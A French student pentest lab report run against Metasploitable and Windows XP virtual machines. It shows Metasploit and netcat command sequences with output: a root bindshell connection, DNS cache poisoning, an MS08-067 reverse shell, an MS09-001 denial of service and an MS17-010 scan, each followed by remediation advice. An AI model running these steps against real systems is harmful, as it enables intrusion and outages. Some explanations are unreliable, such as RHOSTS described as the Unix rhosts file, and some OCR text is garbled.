

SAE 304-CYB

BUT2/R&T/CYBER 2023-2024

Découvrir le Pentesting





TABLE DES MATIERES

Installation des VMS2	
Préparatif2	
Configuration des VMS3	
Installation de Nessus4	
Exploiting Bindshell8	
Gestion de vulnérabilité8	
Hacking	8
Recommandation	10
Cache Poisoning12	
Gestion de vulnérabilité12	
Hacking	12
Recommandation	
NSF Exported16	
Gestion de vulnérabilité16	
Hacking	16
Recommandation	18
MS08-06719	
Gestion de vulnérabilité19	
Hacking	19
Recommandation	24
MS09-00126	
Gestion de vulnérabilité26	
Hacking	26
Recommandation	29
MS17-01030	
Gestion de vulnérabilité30	
Hacking	30
Recommandation	36
Annexe 37	

Installation des VMS

Pour commencer cette SAE, je vais configurer trois VMs : Kali, Metasploit, et Windows XP Edition familial.


Pour la VM kali j'ai téléchargé l'iso NetInstaller 64-bit, du site kali.org.



Pour la VM Metasploit je l'ai téléchargé sur le site de Sami Evangelista, un de mes enseignant qui nous a déjà fait travailler dessus dans le cadre du module R316 Méthodologie du pentesting.

Et pour la dernière VM Windows XP Edition Familial je l'ai téléchargé sur le site lecrabeinfo.net.


Maintenant que j'ai toute mes iso, il ne me reste plus qu'à créer les VMs pour cela je vais utiliser VMware.




Configuration des VMS

Pour chaque VM je vais configurer les paramètres tels que sa taille de mémoire, sa taille de disque :

Kali:



Metasploit:



Windows XP Edition Familial:



Après avoir configurer les paramètres des VMs, je peux à présent démarrer mes VM et me créer un espace de travail.

Mon espace de travail sur kali:



Installation de Nessus

Maintenant il ne me reste plus qu'à installer NESSUS sur kali, pour cela je vais suivre les étapes suivantes :

1. Téléchargé le package Nessus Sur le site tenable.com téléchargé Nessus



2. J'installe le fichier téléchargé


```
(Noor (Court (Co
```

3. Démarrage de Nessus

```
(root@kali)-[/home/tuerger/Downloads]
# systemctl start nessusd

(root@kali)-[/home/tuerger/Downloads]
# systemctl status nessusd
• nessusd.service - The Nessus Vulnerability Scanner
    Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; pres>
    Active: active (running) since Mon 2024-01-15 18:09:31 CET; 26s ago
```

Sur internet https://localhost:8834
 Cela permet de pouvoir utiliser les scans de Nessus




Une fois que tous les plugins sont installés, je vais pouvoir faire un scan da la machine Metasploit et Windows XP Edition Familiale.

Mais avant de lancer les scans je vais désactiver le firewall de la machine Windows XP :




Pour lancer un scan on clique sur le bouton New scan en haut à droite :



On sélectionne ensuite le type de scan que l'on souhaite faire, dans mon cas j'ai choisi Advanced Scan :




Je rempli ensuite les informations demandées. Il demande l'adresse ip de la cible pour cela on démarre la machine Metasploit et on entre la commande ifconfig :



Puis j'enregistre.

Une fois enregistré ça nous ramène de notre répertoire My scan de Nessus, on peut y trouver le scan que je viens de créer. Il ne me reste plus qu'à lancer le scan en cliquant sur lancement :



Vous pouvez retrouver dans l'annexe les détails du scan sur la machine Metasploit et les détails du scan sur la machine Windows XP Edition Familiale.

Gestion de vulnérabilité

Le scan de la machine Metasploit à détecter une vulnérabilité critique :

```
Synopsis
The remote host may have been compromised.

Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.
```

L'écoute sur le port 1524 accepte les connexions de n'importe quel client, je vais m'en servir pour me connecter sur la machine et accéder à son shell.

Hacking

Pour commencer j'effectue ifconfig pour obtenir 'adresse du réseau :

Ma machine kali est dans le réseau 192.168.223.0/24

Je vais donc scanner toutes les machines du réseau pour trouver la machine Metasploit avec la commande nbtscan 192.168.223.0/24 :

```
|-[/home/kali/Downloads]
   nbtscan 192.168.223.0/24
Doing NBT name scan for addresses from 192.168.223.0/24
IP address
                NetBIOS Name
                                                            MAC address
                                 Server
                                           User
192.168.223.1
                DESKTOP-73ADRRF <server> <unknown>
                                                            00:50:56:c0:00:0
192.168.223.130 METASPLOITABLE <server> METASPLOITABLE
                                                            00:00:00:00:00:0
                                                            00:0c:29:cc:26:0
192.168.223.131 <unknown>
192.168.223.255 Sendto failed: Permission denied
```

Je constate que la machine Metasploit possède l'adresse 192.168.223.130.

Je lance un scan nmap avec l'option -sV pour trouver la version de bindshell :

```
Month (all) -[/home/kall/Downloads]

nmap -sv 192.168.223.130

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-17 17:02 EST

Nmap scan report for 192.168.223.130

Host is up (0.00082s latency).

Not shown: 977 closed tcp ports (reset)

PORT STATE SERVICE VERSION
                                                               vsftpd 2.3.4
                                                              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Linux telnetd
Postfix smtpd
ISC BIND 9.4.2
                   open ssh
open telnet
                                  smtp
domain
                    open
                                  domain 15.C BIND 9.4.2
http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
rpcbind 2 (RPC #100000)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
exec netkit-rsh rexecd
                   open
open
                   open
                                  login?
                                  tcpwrapped
 14/tcp
                   open
                                                          GNU Classpath grmiregistry
                                 bindshell Metasploitable root shell
nfs 2-4 (RPC #100003)
   524/tcp open
```

Puis avec la commande netcat 192.168.223.130 1524, je me connecte au shell de la machine Metasploit :

```
(root@ kali)-[/home/kali/Downloads]
# netcat 192.168.223.130 1524
root@metasploitable:/#
```

Maintenant que je suis sur le shell je vais créer le fichier Coucou.txt pour vérifier que le fichier se créer bien sur la machine Metasploit.

Tout d'abord je rentre dans le répertoire /home :

```
root@metasploitable:/# cd /home
root@metasploitable:/home#
```

Création du fichier Coucou.txt:

```
root@metasploitable:/home# touch Coucou.txt
root@metasploitable:/home#
```

Maintenant que le fichier est créé je vais sur Metasploit pour vérifier qui a bien été créé :

```
msfadmin@metasploitable:~$ cd /home
msfadmin@metasploitable:/home$ ls
Coucou.txt ftp msfadmin Saboter.txt service user
```

Je constate que le fichier c'est bien créé et que l'attaque a donc fonctionné.

Recommandation


La présence d'une shell à écoute sur un port distant sans authentification requise constitue une vulnérabilité grave qui expose le système à des attaques. Un attaquant peut se connecter à ce port et exécuter des commandes à distance, lui permettant d'accéder aux fichiers et aux ressources du système. Pour remédier à cette situation, il est essentiel de prendre des mesures correctives immédiates. Étapes à suivre :

- 1. Identifier le port écouté : Il faut déterminer le port exact auquel le shell est ouverte.
- 2. Identifier la nature du shell : Déterminez le type de shell qui est exécutée sur le port ouvert. Cela peut être une shell Bash, Perl ou Python, entre autres. Cette information peut aider à cibler les mesures correctives appropriées.
- 3. Stopper le shell : Mettre immédiatement fin au processus du shell en cours d'exécution sur le port ouvert.

- 4. Corriger la vulnérabilité : Déterminez la cause de l'ouverture de la shell sans authentification. Cela peut être dû à une application mal configurée, à une vulnérabilité logicielle ou à une intrusion réussie. Une fois la cause identifiée, prenez les mesures nécessaires pour corriger le problème.
- 5. Mettre à jour les logiciels : Assurez-vous que tous les logiciels installés sur le système sont à jour avec les dernières versions, car les nouvelles versions peuvent corriger les vulnérabilités connues qui pourraient être exploitées par les attaquants.

Hacking Gestion de vulnérabilité

Le scan de la machine Metasploit à détecter une vulnérabilité critique :



Le résolveur DNS distant n'utilise pas de ports aléatoires lorsqu'il interroge des serveurs DNS tiers. Un attaquant distant non authentifié peut exploiter ce problème pour empoisonner le serveur DNS distant.

Attaquant distant non authentifié peut exploiter cela pour empoisonner le serveur DNS distant, ce qui permet à l'attaquant de détourner le trafic légitime vers des sites arbitraires

Pour commencer je lance metasploit :

Sur metasploit je la commande search CVE-2008-1447 :

J'effectue ensuite la commande use 0 et show options pour voir ce qu'il a compléter :

```
msf6 > use 0
msf6 auxiliary(spoof/dns/bailiwicked_domain) > show options
Module options (auxiliary/spoof/dns/bailiwicked_domain):
                    Current Setting Required Description
    DOMAIN
                                                            The domain to hijack
                    example.com
                                                           The name of the interface
The hostname of the replacement DNS server
The nameserver used for reconnaissance
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
     INTERFACE
    NEWDNS
    RECONS
                    208.67.222.222
    RHOSTS
    SNAPLEN
                                                            The number of bytes to capture
                                                            The source address to use for sending the queries (Accepted: Real, Random)
The target server's source query port (0 for automatic)
    SRCADDR
    SRCPORT
                                             ves
                     500
                                                            The number of seconds to wait for new data
                                                            The number of XIDs to try for each query (0 for automati
```

Je constate qu'il faut juste compléter le RHOSTS, SRCPORT et NEWDNS :

```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set RHOSTS 192.168.223.133
RHOSTS ⇒ 192.168.223.133
```

```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set SRCPORT 12345
SRCPORT ⇒ 12345
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set NEWDNS 192.168.223.133
NEWDNS ⇒ 192.168.223.133
```

Je n'ai plus qu'à lancer l'attaque avec exploit :

```
msf6 auxiliary(spnof/dns/bailiwicked_domain) > exploit
[*] Running module against 192.168.223.133

[*] Targeting nameserver 192.168.223.133 for injection of example.com. nameservers as 192.168.223.1
33

[*] Querying recon nameserver for example.com. 's nameservers...
[*] Got an NS record: example.com. 1899 IN NS a.iana-servers.net.
[*] Querying recon nameserver for address of a.iana-servers.net....
[*] Got an A record: a.iana-servers.net. 1448 IN A 199.43.135.53

[*] Checking Authoritativeness: Querying 199.43.135.53 for example.com....
[*] a.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spo of as
[*] Got an NS record: example.com.
[*] When the server is a suthoritative for example.com., adding to list of nameservers.net.
[*] Got an A record: b.iana-servers.net. 1768 IN A 199.43.133.53

[*] Checking Authoritativeness: Querying 199.43.133.53 for example.com...
[*] b.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spo of as
[*] Calculating the number of spoofed replies to send per query...

[*] Control-C again to force quit all targets.
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
```

Je constate que l'attaque a bien fonctionné.


Recommandation

La solution la plus simple consiste à utiliser des ports aléatoires pour les requêtes DNS. Cela rend plus difficile pour un attaquant de prédire le port sur lequel le résolveur DNS distant écoutera les réponses. Pour ce faire, vous pouvez modifier la configuration du résolveur DNS distant pour qu'il utilise un port aléatoire pour chaque requête. Vous pouvez également utiliser un service de réacheminement DNS qui utilise des ports aléatoires par défaut.

Assurez-vous également d'avoir fait toutes les mises à jour afin d'avoir la dernière version possible qui peut permettre de résoudre ce problème.

Gestion de vulnérabilité


Le scan de la machine Metasploit à détecter une vulnérabilité critique :



Au moins un des partages NFS exportés par le serveur distant a pu être monté par l'hôte d'analyse. Un attaquant peut être en mesure de tirer parti de cette situation pour lire (et éventuellement écrire) des fichiers sur l'hôte distant.

Hacking

Pour commencer Je cherche le CVE qui fonctionne :



J'entre la commande show CVE-1999-0170:



Je rentre ensuite la commande use 0 et show options :

```
<u>msf6</u> > use 0
                  canner/nfs/nfsmount) > show options
msf6 auxiliary(s
Module options (auxiliary/scanner/nfs/nfsmount):
   Name
               Current Setting Required Description
   HOSTNAME
                                              Hostname to match shares against
                                  no
               192.168.223.133 no
                                              IP to match shares against
   LHOST
   PROTOCOL
                                  yes
                                              The protocol to use (Accepted: udp, to
                                              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
   RHOSTS
                                              sics/using-metasploit.html
                                              The target port (TCP)
The number of concurrent threads (max
   RPORT
                                  ves
   THREADS
                                  yes
                                              one per host)
```

Je complète le RHOSTS:

```
\underline{\mathsf{msf6}} auxiliary(scanner/nfs/nfsmount) > set RHOSTS 192.168.223.130 RHOSTS ⇒ 192.168.223.130
```

Je peux maintenant lancer l'attaque avec exploit :

```
msf6 auxiliary(scanner/nfs/nfsmount) > exploit
[+] 192.168.223.130:111 - 192.168.223.130 Mountable NFS Export: / [*]
[*] 192.168.223.130:111 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Je constate que l'attaque a réussie et qu'un paquet NFS a été export.

NSF Exported


Recommandation

La solution à ce problème consiste à sécuriser les partages NFS exportés par le serveur distant. Cela peut être fait en appliquant les mesures de sécurité suivantes :

- 1. Utilisez une authentification forte pour les partages NFS. Cela peut être fait en utilisant des noms d'utilisateur et des mots de passe, ou en utilisant des certificats numériques.
- 2. Limitez l'accès aux partages NFS aux utilisateurs autorisés. Cela peut être fait en utilisant des listes de contrôle d'accès (ACL). Utilisez un chiffrement pour les partages NFS. Cela peut empêcher les attaquants de lire les données sur les partages.
- 3. Mettez à jour régulièrement afin de vous assurer d'avoir la dernière version possible.

Gestion de vulnérabilité

Le scan de la machine Windows XP à détecter une vulnérabilité critique :



Le service Windows serveur sur l'hôte distant à une vulnérabilité d'exécution de code à distance. Cette vulnérabilité est due à une mauvaise programmation dans le service Server, je vais m'en servir pour me connecter à distance au shell de la machine.

Hacking

Pour commencer je scan toute les machines du réseau da ma machine kali :

Je constate que la machine TOYGER (Windows XP) possède l'adresse 192.168.223.131.

Je lance un scan nmap avec l'option -sV pour trouver tous les ports ouverts et les services anis que leur version :

```
(root@ kali)-[/home/kali/Downloads]
W nmap -sV 192.168.223.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 10:55 EST
Nmap scan report for 192.168.223.131
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:CC:26:00 (VMware)
```

Dans le cadre de l'attaque, je vais m'intéresser au service microsoft-ds et à son port 445.

Je vais utiliser la commande nmap -p 445 --script vuln 192.168.223.131 -Pn, pour découvrir les vulnérabilités du port 445 de la machine Windows XP :

```
| VULNERABLE:
| Microsoft Windows system vulnerable to remote code execution (MS08-067)
| State: VULNERABLE
| IDs: CVE:CVE-2008-4250
| The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3,
Server 2003 SP1 and SP2,
| Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote att
ackers to execute arbitrary
| code via a crafted RPC request that triggers the overflow during
path canonicalization.
```

On trouve des vulnérabilités dont MS08-067.

Pour la suite de l'attaque je vais utiliser le framework Metasploit :


Je cherche la vulnérabilité CVE-2008-4250 :



Pour exploiter la vulnérabilité je vais entrer la commande use avec le module d'exploitation trouver lors de la recherche de la vulnérabilité CVE-2008-4250 :

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

J'effectue un show options pour voir les options du module d'exploitation :



On constate que le current setting de RHOSTS est vide. RHOSTS est un fichier de configuration du système d'exploitation Unix qui permet à des utilisateurs distants de se connecter a un système local sans avoir à fournir de mot de passe.

Je vais donc rentrer l'adresse IP de la cible dans ce paramètre :

```
\frac{msf6}{RHOSTS} = \frac{msf6}{23.131} = \frac{msf6}{23
```

J'effectue de nouveau la commande show options pour voir si le changement a bien été pris en compte :

```
msf6 exploit(
Module options (exploit/windows/smb/ms08 067 netapi):
              Current Setting Required Description
   RHOSTS
              192.168.223.131 yes
                                               The target host(s), see https://docs
                                               .metasploit.com/docs/using-metasploi
t/basics/using-metasploit.html
The SMB service port (TCP)
The pipe name to use (BROWSER, SRVSV)
   RPORT
   SMBPIPE BROWSER
Pavload options (windows/meterpreter/reverse tcp):
                Current Setting Required Description
   EXITFUNC thread
                                                Exit technique (Accepted: '', seh,
                                                 thread, process, none)
                192.168.223.133 yes
   LHOST
                                                The listen address (an interface ma
                                                y be specified)
The listen port
   LPORT
```

Je constate que la modification a été pris en compte.

J'affiche les payloads avec la commande shows payloads, pour modifier par la suite Payload options :

```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads
Compatible Payloads
```

Je cherche dans tous ce qui est afficher windows/shell_reverse_tcp:

```
135 payload/windows/shell_bind_tcp
normal No Windows Command Shell, Bind TCP Inline
136 payload/windows/shell_hidden_bind_tcp
normal No Windows Command Shell, Hidden Bind TCP Inline
137 payload/windows/shell_reverse_tcp
normal No Windows Command Shell, Reverse TCP Inline
138 payload/windows/speak_pwned
normal No Windows Speech API - Say "You Got Pwned!"
```

Maintenant que j'ai trouver l'option que je souhaitais mettre je n'ai plus qu'à copie et coller sur la commande set payload :

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/shell_reverse
_tcp
payload ⇒ windows/shell_reverse_tcp
```

Je vais vérifier que la modification a bien été prise en compte, pour cela on la commande show options :

```
msf6 exploit(
                                            ) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
             Current Setting Required Description
   RHOSTS
             192.168.223.131 yes
                                           The target host(s), see https://docs
                                           .metasploit.com/docs/using-metasploi
                                           t/basics/using-metasploit.html
The SMB service port (TCP)
The pipe name to use (BROWSER, SRVSV
   RPORT
             445
   SMBPIPE BROWSER
Payload options (windows/shell_reverse_tcp):
   Name
              Current Setting Required Description
   EXITFUNC thread
                                            Exit technique (Accepted: '', seh,
                                             thread, process, none)
   LHOST
              192.168.223.133 yes
                                            The listen address (an interface ma
                                            y be specified)
The listen port
   LPORT
              4444
```

Je constate que la modification a été prise en compte.

Il ne mer reste plus qu'a entre la commande exploit pour lancer l'attaque :

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.223.133:4444
[*] 192.168.223.131:445 - Automatically detecting the target...
[*] 192.168.223.131:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 192.168.223.131:445 - Selected Target: Windows XP SP3 French (NX)
[*] 192.168.223.131:445 - Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.223.133:4444 → 192.168.223.131:1
134) at 2024-01-18 12:04:18 -0500
Shell Banner:
Microsoft Windows XP [version 5.1.2600]
```

Je conste que l'attaque a fonctionné et qu'une session c'est ouvert sur l'adresse 192.168.223.131 sur le port 1134.

Sur le shell de ma session je vais entrer la commande ipconfig pour vérifier qu'il corresponde à celui de ma machine Windows XP :

Sur la machine Windows XP, j'ouvre le shell et j'entre la même commande :

Je constate que tout correspond, l'attaque a donc bien fonctionné.

Recommandation

Pour corriger cette vulnérabilité, vous devez installer les mises à jour de sécurité suivantes :

- MS08-067 (KB958644) pour Windows Server 2003 SP1 et Windows Server 2003 R2 SP1
- MS08-067 (KB958642) pour Windows Server 2008

MS08-067

- MS08-067 (KB958641) pour Windows Server 2008 R2 Une fois ces mises à jour installées, le serveur Windows distant sera protégé contre cette vulnérabilité.
- Activez le pare-feu Windows. Le pare-feu Windows peut bloquer les requêtes RPC provenant de sources non approuvées.
- Utilisez un logiciel antivirus et anti-spyware à jour. Ces logiciels peuvent détecter et bloquer les attaques d'exploitation.

Gestion de vulnérabilité

Le scan de la machine Windows XP à détecter une vulnérabilité critique :

```
35362 - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687)
(uncredentialed check)

Synopsis
It is possible to crash the remote host due to a flaw in SMB.

Description

The remote host is affected by a memory corruption vulnerability in SMB that may allow an attacker to execute arbitrary code or perform a denial of service against the remote host.
```

Ce module exploite une vulnérabilité de déni de service dans le pilote SRV.SYS du système d'exploitation windows. Je vais me servir de cette faille pour faire entrainer un plantage du système ou une perte de disponibilité.

Hacking

Je commence par scanner les ports de la machine windows avec nmap et l'option - sV pour trouver tous les ports ouverts et les services anis que leur version :

```
(root@kali)-[/home/kali/Downloads]
W nmap -sV 192.168.223.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 10:55 EST
Nmap scan report for 192.168.223.131
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:CC:26:00 (VMware)
```

Dans le cadre de l'attaque, je vais m'intéresser au service microsoft-ds et à son port 445.

Pour la suite de l'attaque je vais utiliser le framework Metasploit :

A l'aide du document je cherche le matching module :

CVE	CVE-2008-4834
CVE	CVE-2008-4835
CVE	CVE-2008-4114

Après les avoir tous tester je vais utiliser celui qui fonctionne le CVE-2008-4114 :

Maintenant je rentre la commande use 0 pour entrer dans le module :

```
msf6 > use 0
msf6 auxiliary(dos/windows/smb/ms09_001_write) >
```

J'effectue show options pour voir les options qu'il faut compléter :

Je constate qu'il n'y a que le RHOSTS à compléter, il désigne la cible à attaquer. Je rentre la commande set RHOSTS 192.168.223.131.

```
msf6 auxiliary(
                                            ) > set RHOSTS 192.168.223.131
RHOSTS ⇒ 192.168.223.131
                                    001 write) > show options
msf6 auxiliary(
Module options (auxiliary/dos/windows/smb/ms09_001_write):
          Current Setting Required Description
   RHOSTS 192.168.223.131 yes
                                     The target host(s), see https://docs.meta
                                     sploit.com/docs/using-metasploit/basics/u
                                     sing-metasploit.html
   RPORT
                           yes
                                     The SMB service port (TCP)
          445
View the full module info with the info, or info -d command.
```

La modification a bien été pris en compte, je n'ai plus qu'à lancer l'attaque avec exploit.

```
<u>msf6</u> auxiliary(<mark>dos/windows/smb/ms09_001_wr</mark>
[*] Running module against 192.168.223.131
                                                    ) > exploit
Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
datalenlow=55535 dataoffset=65535 fillersize=72
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
datalenlow=25535 dataoffset=65535 fillersize=72
datalenlow=15535 dataoffset=65535 fillersize=72
datalenlow=65535 dataoffset=55535 fillersize=72
datalenlow=55535 dataoffset=55535 fillersize=72
datalenlow=45535 dataoffset=55535 fillersize=72
datalenlow=35535 dataoffset=55535 fillersize=72
datalenlow=25535 dataoffset=55535 fillersize=72
datalenlow=15535 dataoffset=55535 fillersize=72
datalenlow=65535 dataoffset=45535 fillersize=72
datalenlow=55535 dataoffset=45535 fillersize=72
```

```
datalenlow=25535 dataoffset=25535 fillersize=72
rescue
datalenlow=15535 dataoffset=25535 fillersize=72
rescue
datalenlow=65535 dataoffset=15535 fillersize=72
rescue
datalenlow=55535 dataoffset=15535 fillersize=72
rescue
datalenlow=45535 dataoffset=15535 fillersize=72
rescue
datalenlow=35535 dataoffset=15535 fillersize=72
rescue
datalenlow=25535 dataoffset=15535 fillersize=72
rescue
datalenlow=15535 dataoffset=15535 fillersize=72
rescue
datalenlow=15535 dataoffset=15535 fillersize=72
rescue
[*] Auxiliary module execution completed
msf6 auxiliary(dos/windows/smb/ms09_001_write) >
```

Je constate que l'attaque a fonctionné.

La machine windows XP n'a pas planter mais elle a eu une perte de disponibilité.


Recommandation

Pour se protéger de cette vulnérabilité, il est nécessaire de mettre à jour le pilote SRV.SYS vers la dernière version disponible.

Microsoft Corporation Publié: 2009-01-14 Mise à jour: 2018-10-12 Le dépassement de tampon dans SMB dans le service Serveur de Microsoft Windows 2000 SP4, XP SP2 et SP3, et Server 2003 SP1 et SP2 permet à des attaquants distants d'exécuter du code arbitraire via des valeurs mal formées de « champs à l'intérieur des paquets SMB » non spécifiés dans une requête NT Trans, alias « Vulnérabilité d'exécution de code à distance par débordement de tampon SMB »

Gestion de vulnérabilité

Le scan de la machine Windows XP à détecter une vulnérabilité critique :



L'hôte Windows distant est affecté par les vulnérabilités suivantes :

- De multiples vulnérabilités d'exécution de code à distance existent dans Microsoft Server Message Block 1.0 (SMBv1) en raison d'un traitement incorrect de certaines requêtes. Un attaquant distant non authentifié peut exploiter ces vulnérabilités, via une vulnérabilité, via un paquet spécialement conçu, pour exécuter du code arbitraire.

Hacking

Je commence par scanner les ports de la machine windows avec nmap et l'option - sV pour trouver tous les ports ouverts et les services anis que leur version :

```
(root® kali)-[/home/kali/Downloads]
W nmap -sV 192.168.223.131
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-01-18 10:55 EST
Nmap scan report for 192.168.223.131
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:CC:26:00 (VMware)
```


Dans le cadre de l'attaque, je vais m'intéresser au service microsoft-ds et à son port 445.

Pour la suite de l'attaque je vais utiliser le framework Metasploit :

A l'aide du document je cherche le matching module :

CVE	CVE-2017-0143
CVE	CVE-2017-0144
CVE	CVE-2017-0145
CVE	CVE-2017-0146
CVE	CVE-2017-0147
CVE	CVE-2017-0148

Après les avoir testés je vais utiliser un qui fonctionne le CVE-2017-0143 :



Pour exploiter la vulnérabilité je vais entrer la commande use avec le module d'exploitation trouver lors de la recherche de la vulnérabilité CVE-2017-0143 :

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

J'effectue la commande show options pour vérifier ce que je dois compléter :

```
msf6 auxiliary(s
                                             10) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
                  Current Setting
                                            Required Description
                                                         Check for architecture on vulne
   CHECK_ARCH true
                                                         rable hosts
Check for DOUBLEPULSAR on vulne
   CHECK_DOPU true
                                                         rable hosts
Check for named pipe on vulnera
   CHECK_PIPE false
                                                        ble hosts
List of named pipes to check
   NAMED_PIPES /usr/share/metasplo yes
                   it-framework/data/w
ordlists/named_pipe
   RHOSTS
                                                        The target host(s), see https:/
                                                         /docs.metasploit.com/docs/using
-metasploit/basics/using-metasp
                                                         loit.html
The SMB service port (TCP)
   RPORT
                                                         The Windows domain to use for a uthentication
   SMBDomain
   SMRPass
                                                         username
   SMBUser
THREADS
                                                         The username to authenticate as
The number of concurrent thread
                                                         s (max one per host)
View the full module info with the info, or info -d command.
```

Je complète le RHOSTS avec l'IP de la cible :

```
\frac{msf6}{msf6} \text{ auxiliary}(\frac{scanner/smb/smb_ms17_010}{scanner/smb/smb_ms17_010}) > \text{set RHOST } 192.168.223.131 RHOST \Rightarrow 192.168.223.131
```

Je lance le scan avec la commande exploit :

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
[+] 192.168.223.131:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1
x86 (32-bit)
[*] 192.168.223.131:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Je constate que le scan a bien fonctionné et que la machine est vulnérable à MS-17-010.

